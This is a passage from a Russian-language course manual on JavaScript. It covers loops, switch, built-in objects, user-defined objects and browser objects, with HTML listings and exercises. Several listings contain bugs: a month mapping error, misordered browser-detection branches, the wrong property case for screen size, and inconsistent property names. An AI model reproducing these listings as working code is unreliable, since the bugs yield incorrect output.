1. // Содержимое файла mc.js (функция подсчета  количества чисел в промежутке от 1 до 100,  делящихся без остатка на 3)
2. function my_count() {
3. var count=0; var i=1;
4. do {
5. if (i%3==0){count++;}
6. i++;
7. }
8. while(i<100)
9. return count;
10. }
```

Листинг **скрипта 5**, ставящего в соответствие числу название месяца (операторы управления **switch**, **break**, **window.prompt()**).

```
1. <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2. <html><head>
```

```
3. <title>обработка операторов управления JavaScript</title>
4. <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5. <META NAME="Description" CONTENT="оператор управления switch">
6. <META NAME="Author" CONTENT="Borzenkov Aleksey Vladimirovich ">
7. </head><body>
8. <script type="text/javascript">
9. var num;
10. num = parseInt(window.prompt ("Введите номер месяца:",""));
11. switch (num){
12. case 1: month="Январь";break; case 2: month="Февраль";break;
13. case 3: month="Март";break; case 4: month="Апрель";break;
14. case 5: month="Май";break; case 6: month="Июнь";break;
15. case 7: month="Июнь";break; case 8: month="Август";break;
16. case 9: month="Сентябрь";break; case 10: month="Октябрь";break;
17. case 11: month="Ноябрь";break; case 12: month="Декабрь";break;
18. default: month='Нет такого месяца';
19. }
20. month+=' '+num;
21. window.alert(month);
22. </script>
23. </body></html>
```

5 . Задания для индивидуального выполнения

1. Написать скрипт, реализующий три метода ввода информации.
2. Дополнить предыдущую задачу, реализовав скрипт как функцию в отдельном файле. Затем подключить к гиперстрнице.
3. Создать и заполнить 3 массива числами от 1 до 100, используя три различных оператора циклов.
4. Создать массив наперед известной размерности, заполнить его, после чего вывести содержимое всех ячеек массива. Скрипт реализовать в виде функции.
5. Предыдущий скрипт оформить в виде внутренней и внешней функции.
6. Создать массив 10 чисел, некоторым образом заполнить его. Затем посдчитать количество отрицательных чисел в массиве. Вывести результат **(+)**.
7. Создать массив 10 чисел, некоторым образом заполнить его. Затем отсортировать по возрастанию и убыванию. Результат отобразить.
8. Создать массив 10 чисел, некоторым образом заполнить его. Затем отсортировать, используя метод sort. Результат отобразить **(+)**.
9. Сформировать двумерный массив. Результат вывести в окно браузера в виде таблицы.
10. Сформировать двумерный массив. Подсчитать максимальное и минимальное число в массиве. Оформить как внешнюю функцию **(+)**.
11. Сформировать массив чисел и произвести его сортировку по возрастанию и убыванию. Результат вывести в окно браузера.

12. Изменить предыдущую задачу таким образом, чтобы выводились только те элементы массива, которые больше (меньше) определенного заранее заданного числа.

13. Создать функцию, которая в качестве параметра принимает массив и возвращает максимальное и минимальное число в массиве (внутренняя и внешняя процедура).

14. Написать функцию, которая в качестве параметра принимает число и выдает сообщение в окно браузера простое ли оно, а если нет – то все делители этого числа.

15. Вывести в окно браузера все простые числа от 2 до 1000.

16. Дополнить предыдущую задачу подсчетом количества простых чисел.

17. Написать программы, осуществляющие ввод числа, подсчет факториала числа и вывод результата. Использовать операторы управления for, if, while. Рекурсивного вызова функции не использовать **(+)**.

18. Используя рекурсивный вызов, написать функцию находящую факториал числа **(+)**.

19. Написать функцию, которая по входным параметрам считает объём трапеции и возвращает значение объёма. Реализовать проверку на возможность существования трапеции с данными длинами сторон.

Литература

1. Дунаев В. JavaScript. – СПб.: Питер, 2005. – 395 с.
2. Гудман Д. JavaScript. – Библия пользователя. М.: Вильямс, 2002. – 645 с.
3. Дарнелл Р. JavaScript. – Справочник. СПб.: Питер, 2000. – 191 с.
4. Коржинский С. Настольная книга WEB-мастера: эффективное применение HTML, CSS, JavaScript. Полное руководство. – М.: КноРус, 2000. – 314 с.

ТЕМА 6

JAVASCRIPT. РАБОТА НА ВСТРОЕННЫХ ОБЪЕКТАХ JAVASCRIPT

1. Цель изучения

Получение навыков по обработке встроенных объектов JavaScript. Поскольку в пособии впервые упоминается понятие объекта программирования, приводится упрощенная объектная модель браузера, которая тесно связана с понятием объектной модели документа DOM

(Document Obect Model) – требования стандарта W3C (World Wide Web Concortsium). Каждый объект имеет свои свойства, методы и обработчики события, доступные в коде JavaScript.

2. История вопроса

Объекты представляют собой программные единицы, обладающие некоторыми свойствами. Об объекте судят по значению его свойств и описанию того, как он функционирует. Программный код встроенных в JavaScript объектов нам недоступен. Управление Web-страницами с помощью сценариев, написанных на JavaScript, заключается в использовании и изменении свойств объектов HTML-документа и самого браузера. Встроенные объекты имеют фиксированные названия и свойства. Все свойства этих объектов азделяют на два вида: просто свойства и методы. Свойства аналогичны обычным переменным. Они имеют имена и значения. Некоторые свойства объекта доступны только для чтения – их значения нельзя поменять. Другие свойства доступны и для записи – их значения можно изменить с помощью оператора присвоения. Методы аналогичны функциям – они могут иметь параметры либо не иметь их. Чтобы узнать значение свойства объекта, необходимо указать имя этого объекта и имя его свойства, отделив их друг от друга точкой: **имя_объекта.свойство**. Отдельно отметим, что объект может и не иметь свойств. Можно выполнить тот либо иной присущий объекту метод. Синтаксис соответствующего выражения таков: **имя_объекта.метод (параметры)**. Заметим, что объект может не иметь методов. Итак, по синтаксису свойства отличаются от обычных переменных тем, что имеют составные имена (а также тем, что значения некоторых свойств нельзя изменить). Методы отличаются по синтаксису от обычных функций только тем, что имеют составные имена. Отметим, что к встроенным объектам JavaScript относятся следующие объекты: Array(), Boolean(), Date(), Function(), Math(), Number(), String(), Object(); последний является корневым объектом, на котором базируются все остальные встроенные объекты JavaScript.

3. Теоретические сведения

В связи с программированием на объектах приведем краткую схему объектов браузера (рис. 6.1).



Рис. 6.1. Схема объектной модели браузера

4. Примеры листингов

Листинг **скрипта 1**, создающего массив строк и подсчитывающего количество строк длиной менее пяти символов (метод **length()** встроенного объекта **Array()**).

```
1. <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2. <html><head>
3. <title>обработка массивов JavaScript</title>
4. <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5. <META NAME="Description" CONTENT="обработка массивов JavaScript">
6. <META NAME="Author" CONTENT="Borzenkov Aleksey Vladimirovich">
7. </head><body>
8. <script type="text/javascript">
9. var myarray=new Array("один","два","три", "четыре", "пять", "шесть", "семь",
```

```
10. "восемь","девять","десять"); var count=0;
11. for (i=0;i<10;i++){
12. if (myarray[i].length < 5 ){count++;}
13. }window.alert(count);
14. </script>
15. </body></html>
```

Листинг **скрипта 2**, осуществляющего проверку работы генератора псевдослучайных чисел (метод **random()** встроенного объекта **Math()**).

```
1. <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2. <html><head>
3. <TITLE>обработка встроенного объекта Math()языка JavaScript</TITLE>
4. <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5. <META NAME="Description" CONTENT="обработка встроенных объектов JavaScript">
6. <META NAME="Author" CONTENT="Borzenkov Aleksey Vladimirovich">
7. <STYLE TYPE="text/css">
8. p {text-align:center;color:orange;font-size:18px;font-family:arial;width:600px;}
9. div {text-align:center;color:orange;font-size:18px;font-family:arial;width:600px;}
10. </STYLE>
11. <script>
12. function Round(num)
13. {return Math.floor(Math.random()*num+1);}
14. </script>
15. </head><body><p>обработка объекта Math.random() – подсчет среднего 5000 чисел</p>
16. <div><script>  var total =0; for(i=0;i<5000;i++){num=Math.random();total +=num;}
17. average = total/5000; document.write(average);
18. </script></div>
19. </body></html>
```

Листинг **скрипта 3**, осуществляющего приветствие по времени суток в окне браузера (метод **getHours()** встроенного объекта **Date()**).

```
1.  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN"><HTML><HEAD>
2. <TITLE>обработка встроенного объекта Date()языка JavaScript</TITLE>
3. <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
4. <META NAME="Description" content="приветствие по времени суток">
5. <META NAME="Author" content="Borzenkov Aleksey Vladimirovich">
6. <SCRIPT language="JavaScript">
7. function gethello(){
8. var nowdate=new Date();
9. var nowtime=nowdate.getHours(); var hellostr; hellostr="";
10. if (nowtime>=0 &&nowtime<6) {hellostr="Доброй ночи";}
11. if (nowtime>=6 &&nowtime<11) {hellostr="Доброе утро";}
12. if (nowtime>=11 &&nowtime<18) {hellostr="Добрый день";}
13. if (nowtime>=18 ) {hellostr="Добрый вечер";}
14. return hellostr;}
15. </SCRIPT></head>
```

```
16. <body>
17. <DIV style="text-align:center;color:darkblue;font-size:26px;font-family:arial;">
18. <SCRIPT>document.write(gethello());</SCRIPT></DIV>
19. </body></html>
```

Листинг **скрипта 4**, осуществляющего вывод полного формата даты (число, день недели, месяц, год) в окне браузера (методы **getDay()**, **getDate()**, **getMonth()**, **getFullYear()** встроенного объекта **Date()**).

```
1.  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2.  <html><head>
3.  <title> обработка встроенного объекта Date()языка JavaScript </title>
4.  <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5.  <META NAME="Description" CONTENT=" Полный формат даты в окне браузера. ">
6.  <meta name="Author" content="Borzenkov Aleksey Vladimirovich">
7.  <style type="text/css">
8.  .dat {color:orange;font-family:tahoma;font-size:22px;}
9.  </style></head>
10. <body><div style="text-align:center;"><table class=dat><tr><td class=dat>
11. <script language="JavaScript">
12. // Array of day names
13. var dayNames = new Array("сегодня воскресенье","сегодня понедельник",
14. "сегодня вторник","сегодня среда","сегодня четверг","сегодня пятница",
15. "сегодня суббота");
16. var now = new Date();
17. // Array of month names
18. var monthNames = new Array("января","февраля","марта","апреля","мая","июня",
19. "июля","августа","сентября","октября","ноября","декабря");
20. document.write(dayNames[now.getDay()] + ", " + now.getDate() + " " +
21. monthNames[now.getMonth()] + " " + now.getFullYear()+ " года");
22. </script></td></tr></table></div>
23. </body></html>
```

Листинг **скрипта 5**, осуществляющего отображение электронных часов в окне браузера (помимо обработки методов **getHours()**, **getMinutes()**, **getSeconds()** встроенного объекта **Date()** здесь применен тег **id**, который каждому тегу HTML 4.* сопоставляет программируемый на JavaScript объект).

```
1.  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2.  <html><head>
3.  <title> обработка встроенного объекта Date()языка JavaScript </title>
4.  <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5.  <META NAME="Description" CONTENT=" Электронные часы в окне браузера ">
6.  <meta name="Author" content="Borzenkov Aleksey Vladimirovich">
7.  </head>
8.  <script language="JavaScript">
9.  function SymError()
10. {  return true; }
11. window.onerror = SymError;
12. </script>
13. <body onLoad="showTime()">
```

```
14. <div id="clock" style="font-size: 75px; text-align: center;font-family:arial;"></div>
15. <script language="JavaScript" type="text/javascript">
16. var clockObj = document.getElementById('clock')
17. function showTime()
18. {
19. var now = new Date()
20. clockObj.innerHTML = now.getHours() + ':' + now.getMinutes()+ ':' + now.getSeconds();
21. setTimeout("showTime()",1000);
22. }
23. </script>
24. </body></html>
```

5. Задания для индивидуального выполнения

1. Создать массив десяти случайных чисел от 0 до 5, округлить их до ближайшего целого и вывести результат **(+).**

2. Написать скрипт, реализующий вывод полного формата даты в окне браузера через функцию – внутреннюю и внешнюю (переписать скрипт 4 в приведенном примере).

3. Написать функцию, реализующую вывод полного формата даты в контекстную строку браузера. Затем оформить ее как внешний файл. **(+)**.

4. Написать функцию, подсчитывающую количество дней, часов, минут, секунд между двумя датами, которые являются входными параметрами. Вывод результата – в окно браузера.

5. Написать скрипт, который формирует массив, состоящий из степеней числа 2. Показатель степени – соответствующий порядковый номер элемента массива. Подсчитать синусы данных чисел и отобразить их **(+)**.

6. Написать функцию,которая принимает в качестве входных параметров два массива. В окно браузера выводится третий массив, элементы которого – наименьшее значение из двух соответствующих элементов исходных массивов.

7. Дополнить предыдущую задачу вычислением косинуса и синуса каждого элемента выходного массива.

8. Написать функцию, которая по радиусу окружности вычисляет ее длину и площадь, а также округляет полученные результаты до двух знаков после запятой.

9. Создать функцию, которая выводит в окно браузера значения квадратного корня чисел от 1 до 100, округленных до ближайшего целого.

10. Написать скрипт, выводящий каждые 5 секунд случайный текст в контекстную строку браузера.

11. Написать функцию, выводящую некоторый текст в строку состояния браузера с использованием эффекта «печатающей машинки» (символы появляются последовательно один за другим).

12. Создать массив строк. Сделать склеивание всех элементов массива. Результат отобразить **(+)**.

13. На основе объекта String разбить строку побуквенно и положить буквы в массив. Массив отсортировать.

14. Подсчитать среднее, минимальное и максимальное из 1000 случайных чисел.

15. Используя встроеный объект Math, реализовать генератор случайных чисел по любому неравномерному закону. Количество сгенерированных чисел – также случайное число, результаты вычислений поместить в таблицу.

16. Создайте функцию, которая возвращает любую принимаемую строку в строку, состоящую из тех же букв, но прописных. Цвет строки-результата должен выбираться случайно из определенных цветов.

17. Написать скрипт для подсчета количества конкретного символа в строке Вывести символ и число его повторений в строке. **(+)**.

18. Составить функцию подсчёта количества конкретных символов в заданном тексте. Осуществить вывод количества каждого символа.

19. Написать функцию, которая бы принимала в качестве аргумента некоторую строку, заменяла в ней конкретный символ на другой и возвращала модифицированную строку в окно браузера.

20. Создать функцию перевода введённого текста из кирилицы в транслитерацию и/или обратно. Результат вывести в окно браузера.

21. Составить функцию, осуществляющую подсчёт слов в тектсе.

Литература

1. Дунаев В. JavaScript. – СПб.: Питер, 2005. – 395 с.
2. Гудман Д. JavaScript. Библия пользователя. – М.:Вильямс, 2002. – 645 с.
3. Дарнелл Р. JavaScript. Справочник. – СПб.: Питер, 2000. – 191 с.

ТЕМА 7.

JAVASCRIPT. РАБОТА НА ПОЛЬЗОВАТЕЛЬСКИХ ОБЪЕКТАХ

1. Цель изучения

Создание и обработка пользовательских объектов на JavaScript.

2. История вопроса

Как известно, JavaScript имеет встроенные, т.е. заранее определенные и часто используемые объекты. С помощью ключевого слова **new** можно создавать экземпляры этих объектов, т.е. их конкретные воплощения. Более того, благодаря свойству **prototype** имеется возможность добавлять к объектам новые свойства и методы, придуманные пользователем и отсутствовавшие в исходных встроенных объектах. Часто этого бывает достаточно для написания сценариев для Web-страниц. Однако можно создать собственные объекты. Для этого предусмотрены два основных способа. Классический способ – создание функции конструктора, а затем создание его экземпляра при помощи ключевого слова **new**. Если при этом указать параметры для функции, то можно сразу присвоить значения свойствам объекта. Для версий JavaScript 1.2 и выше сделано упрощение – допустимо сразу использовать инициализатор объекта. Отметим, что JavaScript 1.5 является почти полностью объектно-ориентированным языком, причем не только на своей клиентской, но и серверной части. В настоящее время концепция объектно-ориентированного программирования (например язык JAVA фирмы SunMicrosystem) является ведущей в создании крупных Web-приложений на стороне сервера. Поэтому естественно ее распространение на JavaScript, в котором изначально поддерживался только такой принцип ООП, как инкапсуляция, но не поддерживались полиморфизм и наследование.

3. Теоретические сведения

Хотя JavaScript формально не является языком объектно-ориентированного программирования (ООП), на нем предусмотрена возможность работы на объектах пользователя. Программист имеет возможность создавать свои объекты и обрабатывать их.

Приведем один из возможных алгоритмов работы с объектами пользователя:

1. Определение объекта (с помощью конструктора и ключевого слова this)
2. Добавление в объект методов.
3. Создание экземпляра объекта (инициализация)

Определение объекта. Создадим на JavaScript простейшую базу данных. Каждый человек будет соответствовать отдельному объекту card (персональная карточка), который имеет следующие три свойства :

1) name (имя);
2) address (адрес);
3) phonenum (номер телефона);

В объект добавим специальный метод, который позволит обрабатывать и отображать на экране необходимые данные.

Первый шаг – определить сам объект и его свойства.

Каждый объект card будет иметь следующие свойства: name, address, workphone, homephone. Функция, которая создает новый объект, называется конструктором.

Конструктор:

```
1. function Card(name, adress, workphone, homephone)
2. {
3. this.name = name
4. this.adress = adress
5. this.workphone =  workphone
6. this.homephone = homephone
7. }
```

Обращаем особое внимание на this. Будем использовать его при определении любого объекта. Оно ставится перед каждым словом текущего объекта, т.е. объекта, который создается. Это синтаксис JavaScript 1.1.

Второй шаг – добавление в объект метода.

Необходимо добавить в объект хотя бы один метод. Пусть это будет функция, выводящая содержимое объекта на экран в определенном формате. Назовем эту функцию PrintCard(). Она будет использоваться в качестве метода объекта card. Поэтому определять её параметры не надо. В коде функции следует использовать ключевое слово this для определения свойств объекта.

Метод:

```
1. function PrintCard()
2. {
3. line1 = “Имя:” +this.name+”<br>\n”;
4. line2 = “Адрес:” +this.adress+”<br>\n”;
5. line3 = “Рабочий телефон:” +this.workphone+”<br>\n”;
6. line4 = “Домашний телефон:” +this.homephone+”<br>\n”;
7. document.write(line1, line2, line3, line4);
8. }
```

Теперь надо добавить описание функции PrintCard() в определение объекта Card.

```
function card(name, address, workphone, homephone)
{
this.name = name
this.adress = adress
this.workphone =  workphone
this.homephone = homephone
this.PrintCard = PrintCard;
}
```

Отметим, что, естественно, функция PrintCard() должна быть определена в контейнере сценария перед определением самого объекта.

Третий шаг – создание экземпляра объекта.

Для того чтобы применить определение объекта на практике, надо создать новый объект (инициализировать его). Это выполняется с помощью ключевого слова new . Следующий оператор создает новый объект Card, который имеет имя Perelson:

```
Perelson = new Card("Перельсон Алексей","Семенова 12-53","246-87-95","221-76-91");
```

После выполнения данного оператора создается новый объект, сохраняющий введенную информацию. Этот объект называют экземпляром. Объект может иметь много экземпляров. После создания экземпляра объекта с помощью метода PrintCard() нужно отобразить интересующие сведения, сохраненные в объекте Perelson.

Замечание 1. В созданный объект можно включать и дочерние объекты. Создаем функцию конструктора этого объекта и добавляем соответствующее свойство в родительский объект. Например, создан объект Bornyear, который содержит год рождения сотрудников, и необходимо сделать его дочерним по отношению к объекту Card, тогда в конструкторе объекта Card добавляем следующую строку this.born = new Bornyear ().

Замечание 2. Можно создавать массив пользовательских объектов. Сначала создается конструктор объекта, а затем определяется массив с указанным количеством элементов. Создаются новые объекты и присваиваются новым элементам массива (например cardarray[1] = new Card).

Замечание 3. При создании и обработке пользовательского объекта были использованы традиции синтаксиса JavaScript 1.1. В версии JavaScript 1.3 и более высоких создание и обработка пользовательского объекта характеризуется более упрощенным синтаксисом. Допускается другой подход к созданию экземпляров: сначала создается пустой экземпляр, затем определяются его свойства.

```
1. Perelson  = new Card();
2. Perelson .name = “…”;
3. Perelson .address = “…”;
4. Perelson . Workphone = “…”;
5. Perelson . Homephone =“…”;
```

4. Пример листинга

Данный листинг содержит скрипт, который создает и обрабатывает пользовательский объект «картотека сотрудников».

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<html><head>
<title>создание пользовательского объекта "картотека сотрудников"</title>
<meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
<META NAME="Description" CONTENT="обработка пользовательских объектов JavaScript">
<META NAME="Author" CONTENT="Borzenkov Aleksey Vladimirovich">
<style type="text/css">
p {text-align:center;font-family:arial;font-size:15px;color:red;}
</style>
<script language="JavaScript">
function PrintCard(){
line1 = "Имя:" +this.name+"<br>\n";
line2 = "Адрес:" +this.adress+"<br>\n";
line3 = "Рабочий телефон:" +this.workphone+"<br>\n";
line4 = "Домашний телефон:" +this.homephone+"<br>\n";
document.write(line1, line2, line3, line4);}
function Card(name, adress, workphone, homephone){
this.name = name
this.adress = adress
this.workphone =  workphone
this.homephone = homephone
this.PrintCard = PrintCard;}
</script>
</head>
<body><p>КРАТКАЯ КАРТОТЕКА СОТРУДНИКОВ</p>
<script language="JavaScript">
Perelson = new Card("Перельсон Алексей","Семенова 12-53","246-87-95","221-76-91");
Ivanov = new Card("Иванов Петр","Платонова 22-12","276-88-95","231-79-21");
Sidorenko = new Card("Сидоренко Леонид","Сурганова 34-22","236-84-55","261-89-91");
Perelson.PrintCard();
Ivanov.PrintCard();
Sidorenko.PrintCard();
</script>
</body></html>
```

5. Задания для индивидуального выполнения

1. Создать пользовательский объект «здание», который будет содержать количество этажей, количество квартир, год постройки и метод, отображающий эти данные.

2. Создать пользовательский объект «фирма», который будет содержать год основания, количество служащих, количество филиалов и метод, отображающий эти данные.

3. Создать объект с методом, который меняет значения двух переменных местами, и методом, который выдает значение, наибольшее из двух.

4. Написать конструктор объекта «точка» с тремя свойствами x (координата точки x), y (координата y) и color (цвет точки).

5. Добавить метод в класс из предыдущей задачи, который проверяет, попадают ли координаты точки в некоторую область, и возвращает соответствующее сообщение в контекстную строку браузера.

6. Создать объект, содержащий две переменные (численную и строковую) и методы, которые выводят эти переменные.

7. Создать объект, содержащий строковую переменную и метод, который выводит в новом окне эту строку в верхнем регистре.

8. Создать объект со свойством радиус и методом, возвращающим площадь круга.

9. Создать объект с методом математического сложения **(+).**

10. Создать объект, в котором будут содержаться методы: возведение в степень числа, сумма синуса и косинуса данного числа.

11. Создать объект с переменной, являющейся одномерным массивом, и метод, который сортирует элементы по возрастанию и выводит в браузер.

12. Создать объект «точка» с полями X, Y, Color, со следующими методами – проверить, попадают ли координаты в заданную область, метод перемещения точки на некоторый вектор, метод смены цвета и с конструктором.

13. Релизовать класс комплексных чисел Complex, со свойствами R и I и методами сумирования Sum(), вычитания Sub() и вывода на экран монитора See().

14. Создать объект, хранящий в себе коэффициенты квадратного уравнения, и метод, вычисляющий его корни.

15. Реализовать объект с методом сложения (вычитания) двух векторов.

16. Реализовать объект с методом скалярного умножения двух векторов **(+)**.

17. Реализовать объект с методом векторного умножения двух векторов.

18. Создать массив объектов.

19. Реализовать на JavaScript объект для представления структуры данных типа «очередь» (FIFO – первым пришел, первым ушел). Метод Add добавляет элемент в конец очереди, метод Get извлекает элемент из начала очереди, при этом очередь сдвигается. Проверить работу объекта выводом чисел на экран.

20. Реализовать на JavaScript объект для представления структуры данных типа «стек» (LIFO – последним пришел, первым ушел). Метод Push помещает элемент в стек, а метод Pop извлекает его из стека. Проверить работу объекта выводом чисел на экран.

Литература

1. Коржинский С. Настольная книга WEB-мастера: эффективное применение HTML, CSS, JavaScript. Полное руководство. – М.: КноРус, 2000. – 314 с.

2. Дунаев В. JavaScript. – СПб.: Питер, 2005. – 395 с.

ТЕМА 8.

ОБРАБОТКА СОБЫТИЙ. СЛОИ. ДИНАМИЧЕСКИЕ ФИЛЬТРЫ

1 . Цель изучения

Получение навыков по обработке событий объектов браузера на языке JavaScript. Программирование на JavaScript слоев и динамических фильтров.

.

2 . История вопроса

Листинги HTML выполняются в строго указанном порядке. Порядок выполнения изменяется только при возникновении определенного события. События – это действия, происходящие в браузере: щелчки мышью, нажатие клавиш, перемещение указателя мыши, загрузка рисунка и т.д. Отметим, что согласно объектной структуре браузера и DOM каждый объект браузера (объект HTML-кода) имеет сопоставленные ему события. Сценарии JavaScript, которые определяют события и выполняют соответствующие им действия, называются обработчиками событий. Обработчик события – одно из самых распространенных и мощных средств в JavaScript. Популярны в использовании события объектов document() и window(), а также дочерних объектов window() – history(), navigator(), location(), screen(), event(). Отдельно отметим, что объект event(), обрабатываемый JavaScript начиная с версии 1.2, позволяет скриптовой программе получить детальную информацию о произошедшем событии и выполнить необходимые действия.

3. Теоретические сведения

Приведем листинг скрипта, определяющего тип и версию браузера пользователя. Поскольку отсутствует 100 % -я совместимость обектной структуры браузеров и DOM (кроме FireFox 1.0), считается корректным для каждого браузера создавать свою версию гиперпроекта.

```
1. <!DOCTYPE html PUBLIC “-//W3C//DTD HTML 4.0 Transitional//EN”>
2. <html><head>
3. <title>обработка объекта браузера “navigator”. Определение браузера и версии браузера пользователя</title>
4. <meta http-equiv=”Content-Type” content=”text/html; charset=Windows-1251”>
5. <META NAME=”Description” CONTENT=”объект “navigator”, определение браузера >
6. <META NAME=”Author” CONTENT=”Borzenkov Aleksey Vladimirovich”>
7. <style type=”text/css”>
8. div {text-align:center;font-family:arial;font-size:15px;color:red;}
9. </style>
10. <script type=”text/javascript”>
11. // скрипт выводит на экран версию браузера пользователя
```

```
12. // если требуется не просто вывести версию, а перенаправить пользователя на нужную страницу,
13. // то необходимо заменить все document.write() на window.location.href='нужный адрес'
14. function check_browser() {
15. var version = 0;
16. if (navigator.userAgent.indexOf ("Opera") != -1)
17. document.write("Opera");
18. else if (navigator.userAgent.indexOf ("Mozilla/5.0") != -1)
19. document.write ("Navigator 5 или выше (в т.ч. 6.2+)");
20. else if (navigator.userAgent.indexOf ("Mozilla/4.7") != -1)
21. document.write ("Navigator 4.7");
22. else if (navigator.userAgent.indexOf ("Firefox") != -1)
23. document.write ("Firefox");
24. else if (navigator.userAgent.indexOf ("MSIE 6") != -1)
25. document.write ("Internet Explorer 6.0");
26. if (navigator.userAgent.indexOf ("MSIE 5") != -1)
27. document.write ("Internet Explorer 5.0");
28. else if (navigator.userAgent.indexOf("MSIE 4") != -1)
29. document.write ("Internet Explorer 3.0!");
30. else if (navigator.userAgent.indexOf ("MSIE 4.5") != -1)
31. document.write ("Microsoft Internet Explorer 4.5 for Macintosh");
32. else version = 8;
33. return true; }
34. </script></head>
35. <body>
36. <div><script type="text/javascript">
37. document.write("Вы используете браузер: ");check_browser();
38. </script></div>
39. </body></html>
```

Для получения доступа к объектам пишется код в скрипте.

Скрипт размера экрана.

```
1. <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2. <html><head>
3. <title>обработка объекта браузера "screen". Определение размера экрана</title>
4. <meta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
5. <META NAME="Description" CONTENT=" объект "screen", размер монитора ">
6. <META NAME="Author" CONTENT="Borzenkov Aleksey Vladimirovich">
7. <script>
8. function show() {
9. s = window.screen;
10. window.alert('Width: '+s.Width+', Height: '+s.Height);
11. }
12. </script>
13. </head>
14. <body onload="show();">
15. </body>
16. </html>
```

Как видно из схемы, модель имеет иерархическую структуру. Самым главным является объект Window. В то же самое время основной частью модели является объект document, т.к. большая часть гиперстраницы состоит из частей объекта document. По сути, объект window – это просто контейнер для объекта document.

Кроме объектов в модель входят коллекции – это просто способ держать объекты вместе для упрощения доступа к ним (поиндексно).

Кратко остановимся на основных объектах.

Объект Window имеет несколько дочерних объектов, которые доступны с его помощью. Три из них (**history, navigator,location**) остались с самых ранних версий браузеров, к ним лишь добавились несколько новых свойств и методов.

Объекты event и screen являются новыми.

Отдельно отметим объект **document**. Он воспроизводит html-документ в окне браузера. С помощью его свойств и методов можно получить практическую информацию о документе html. Кроме того, его можно использовать для изменения элементов текста страницы без её перезагрузки. Объект document имеет свойства, методы и события. Из событий отметим самое популярное – щелчок мышью OnClick.

Объект window

